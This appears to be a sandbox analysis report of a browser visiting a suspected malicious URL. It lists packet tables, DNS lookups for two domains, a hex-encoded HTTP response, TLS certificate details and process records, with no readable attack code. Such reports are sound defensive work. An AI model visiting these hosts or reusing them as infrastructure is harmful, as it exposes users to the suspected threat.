Feb 23, 2021 16:07:02.210839033 CET	49711	80	192.168.2.3	138.201.179.3
Feb 23, 2021 16:07:02.211960077 CET	49711	80	192.168.2.3	138.201.179.3
Feb 23, 2021 16:07:02.212282896 CET	80	49712	138.201.179.3	192.168.2.3
Feb 23, 2021 16:07:02.212393999 CET	49712	80	192.168.2.3	138.201.179.3
Feb 23, 2021 16:07:02.280781031 CET	80	49711	138.201.179.3	192.168.2.3
Feb 23, 2021 16:07:02.338658094 CET	80	49711	138.201.179.3	192.168.2.3
Feb 23, 2021 16:07:02.340773106 CET	49711	80	192.168.2.3	138.201.179.3
Feb 23, 2021 16:07:02.610857010 CET	49714	443	192.168.2.3	162.219.250.43

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 16:07:02.610860109 CET	49715	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:02.805635929 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:02.805810928 CET	49715	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:02.806127071 CET	443	49714	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:02.806225061 CET	49714	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:02.810475111 CET	49714	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:02.810638905 CET	49715	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:03.005522966 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:03.006242990 CET	443	49714	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:03.006405115 CET	443	49714	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:03.006427050 CET	443	49714	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:03.006477118 CET	49714	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:03.006486893 CET	443	49714	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:03.006503105 CET	443	49714	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:03.006517887 CET	49714	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:03.006520033 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:03.006525040 CET	49714	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:03.006555080 CET	49714	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:03.006577015 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:03.006597042 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:03.006608963 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:03.006623983 CET	49715	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:03.006661892 CET	49715	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:03.006668091 CET	49715	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:03.006673098 CET	49715	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:03.011537075 CET	443	49714	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:03.011635065 CET	49714	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:03.013037920 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:03.013129950 CET	49715	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:03.147789001 CET	49715	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:03.153621912 CET	49715	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:03.160288095 CET	49714	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:03.345371962 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:03.345520973 CET	49715	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:03.356009960 CET	443	49714	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:03.356172085 CET	49714	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:03.387113094 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:03.387294054 CET	49715	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:03.391030073 CET	49715	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:03.608935118 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:03.609088898 CET	49715	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:03.623375893 CET	49715	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:03.627518892 CET	49714	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:03.629162073 CET	49716	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:03.823823929 CET	443	49716	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:03.824012041 CET	49716	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:03.841196060 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:03.841392040 CET	49715	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:03.845663071 CET	443	49714	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:03.845748901 CET	49714	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:04.054903030 CET	49714	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:04.080519915 CET	49716	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:04.238362074 CET	49715	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:04.270900011 CET	443	49714	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:04.270993948 CET	49714	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:04.277127981 CET	443	49716	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:04.278073072 CET	443	49716	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:04.278273106 CET	49716	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:04.278573990 CET	49716	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:04.454782009 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:04.454817057 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:04.454835892 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:04.454849958 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:04.454866886 CET	443	49715	162.219.250.43	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 16:07:04.454883099 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:04.454896927 CET	49715	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:04.454900026 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:04.454919100 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:04.454940081 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:04.454947948 CET	49715	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:04.454958916 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:04.454998970 CET	49715	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:04.455020905 CET	49715	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:04.512784004 CET	443	49716	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:04.649491072 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:04.649522066 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:04.649538994 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:04.649559975 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:04.649580002 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:04.649605036 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:04.649621964 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:04.649646997 CET	49715	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:04.649651051 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:04.649698019 CET	49715	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:04.649730921 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:04.649739981 CET	49715	443	192.168.2.3	162.219.250.43
Feb 23, 2021 16:07:04.649750948 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:04.649770975 CET	443	49715	162.219.250.43	192.168.2.3
Feb 23, 2021 16:07:04.649770975 CET	49715	443	192.168.2.3	162.219.250.43

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 16:06:52.804351091 CET	56777	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:06:52.853003025 CET	53	56777	8.8.8.8	192.168.2.3
Feb 23, 2021 16:06:53.720635891 CET	58643	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:06:53.769272089 CET	53	58643	8.8.8.8	192.168.2.3
Feb 23, 2021 16:06:53.839232922 CET	60985	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:06:53.898963928 CET	53	60985	8.8.8.8	192.168.2.3
Feb 23, 2021 16:06:54.519491911 CET	50200	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:06:54.578336954 CET	53	50200	8.8.8.8	192.168.2.3
Feb 23, 2021 16:06:54.831094980 CET	51281	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:06:54.891104937 CET	53	51281	8.8.8.8	192.168.2.3
Feb 23, 2021 16:06:56.377876997 CET	49199	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:06:56.437745094 CET	53	49199	8.8.8.8	192.168.2.3
Feb 23, 2021 16:06:57.855989933 CET	50620	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:06:57.916269064 CET	53	50620	8.8.8.8	192.168.2.3
Feb 23, 2021 16:06:59.229041100 CET	64938	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:06:59.280579090 CET	53	64938	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:00.734561920 CET	60152	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:00.793453932 CET	57544	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:00.797679901 CET	53	60152	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:00.844095945 CET	53	57544	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:02.047195911 CET	55984	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:02.128393888 CET	53	55984	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:02.138396025 CET	64185	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:02.189428091 CET	53	64185	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:02.546741962 CET	65110	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:02.608606100 CET	53	65110	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:04.223628998 CET	58361	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:04.292011976 CET	53	58361	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:04.841837883 CET	63492	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:04.893533945 CET	53	63492	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:05.134828091 CET	60831	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:05.185231924 CET	53	60831	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:06.259160042 CET	60100	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:06.308064938 CET	53	60100	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:07.227911949 CET	53195	53	192.168.2.3	8.8.8.8

Copyright null 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 16:07:07.279022932 CET	53	53195	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:08.502830982 CET	50141	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:08.553937912 CET	53	50141	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:09.839314938 CET	53023	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:09.890100956 CET	53	53023	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:11.296449900 CET	49563	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:11.350148916 CET	53	49563	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:12.514494896 CET	51352	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:12.566374063 CET	53	51352	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:14.222551107 CET	59349	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:14.271344900 CET	53	59349	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:15.281267881 CET	57084	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:15.331418991 CET	53	57084	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:18.763551950 CET	58823	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:18.814436913 CET	53	58823	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:19.898931026 CET	57568	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:19.957279921 CET	53	57568	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:28.486066103 CET	50540	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:28.544801950 CET	53	50540	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:30.741525888 CET	54366	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:30.790400028 CET	53	54366	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:31.491118908 CET	53034	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:31.541344881 CET	53	53034	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:31.753048897 CET	54366	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:31.801713943 CET	53	54366	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:32.358876944 CET	57762	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:32.410588980 CET	53	57762	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:32.502208948 CET	53034	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:32.550875902 CET	53	53034	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:32.767507076 CET	54366	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:32.825731039 CET	53	54366	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:33.854331017 CET	53034	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:33.903374910 CET	53	53034	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:35.255649090 CET	54366	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:35.304533005 CET	53	54366	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:35.861587048 CET	53034	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:35.910491943 CET	53	53034	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:39.268157005 CET	54366	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:39.318077087 CET	53	54366	8.8.8.8	192.168.2.3
Feb 23, 2021 16:07:39.877409935 CET	53034	53	192.168.2.3	8.8.8.8
Feb 23, 2021 16:07:39.928476095 CET	53	53034	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 16:07:02.047195911 CET	192.168.2.3	8.8.8.8	0xa588	Standard query (0)	axpo.open-directory.be	A (IP address)	IN (0x0001)
Feb 23, 2021 16:07:02.546741962 CET	192.168.2.3	8.8.8.8	0x6f4b	Standard query (0)	hrtlnd.co.za	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 16:07:02.128393888 CET	8.8.8.8	192.168.2.3	0xa588	No error (0)	axpo.open-directory.be		138.201.179.3	A (IP address)	IN (0x0001)
Feb 23, 2021 16:07:02.608606100 CET	8.8.8.8	192.168.2.3	0x6f4b	No error (0)	hrtlnd.co.za		162.219.250.43	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- axpo.open-directory.be

Copyright null 2021

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49711	138.201.179.3	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 16:07:02.211960077 CET	1123	OUT	GET /12/ HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: axpo.open-directory.be Connection: Keep-Alive
Feb 23, 2021 16:07:02.338658094 CET	1124	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 15:06:59 GMT Server: Apache X-Powered-By: PHP/5.6.40 X-Mod-Pagespeed: 1.13.35.2-0 Vary: Accept-Encoding Content-Encoding: gzip Cache-Control: max-age=0, no-cache, s-maxage=10 Content-Length: 211 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 1f 8b 08 00 00 00 00 00 00 03 35 8f dd 6a 02 31 10 85 ef 05 df 21 44 a8 8a 92 b1 78 a7 c9 fa 02 5e 48 a1 f4 a2 94 32 6c 46 32 25 dd 84 cd f8 d7 a7 ef 86 6d e7 ea f0 cd df 39 36 c8 77 6c d4 74 62 03 a1 af 42 0d 65 85 25 52 73 8a 84 85 d4 1b b2 18 63 2c 8c b4 0e 97 b6 e7 2c 4a 1e 99 9c 16 ba 0b 7c e1 15 47 aa 9b 2b f6 2a 60 09 ee c6 9d 4f 37 13 53 8b c2 a9 33 15 ee 6b f7 f5 e5 e8 74 10 c9 65 07 10 7a 89 9d 37 6d 32 3f 08 9b f3 76 7b 87 4b a1 9e 3d b4 e1 e2 1f 70 60 c7 4f 1b a7 57 75 dd 94 1c 59 16 f3 d9 7c f9 fe fc b1 ff fb 90 32 75 8b e1 e8 5a 7f 16 8a 67 bd b4 30 9a 69 a6 93 c1 2e fc 87 1b 54 cd fb 0b 08 9d 7e 86 f6 00 00 00 Data Ascii: 5j1!Dx^H2lF2%m96wltbBe%Rsc,,J|G+*`O7S3ktez7m2?v{K=p`OWuY|2uZg0i.T~

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 23, 2021 16:07:03.011537075 CET	162.219.250.43	443	192.168.2.3	49714	CN=hrtlnd.co.za CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Jan 05 01:00:00 CET 2021 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Tue Apr 06 01:59:59 CEST 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 23, 2021 16:07:03.013037920 CET	162.219.250.43	443	192.168.2.3	49715	CN=hrtlnd.co.za CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Jan 05 01:00:00 CET 2021 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Tue Apr 06 01:59:59 CEST 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: iexplore.exe PID: 2792 Parent PID: 792

General

Start time:	16:06:59
Start date:	23/02/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff744930000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5540 Parent PID: 2792

General

Start time:	16:07:00
Start date:	23/02/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:2792 CREDAT:17410 /prefetch:2
Imagebase:	0x2b0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly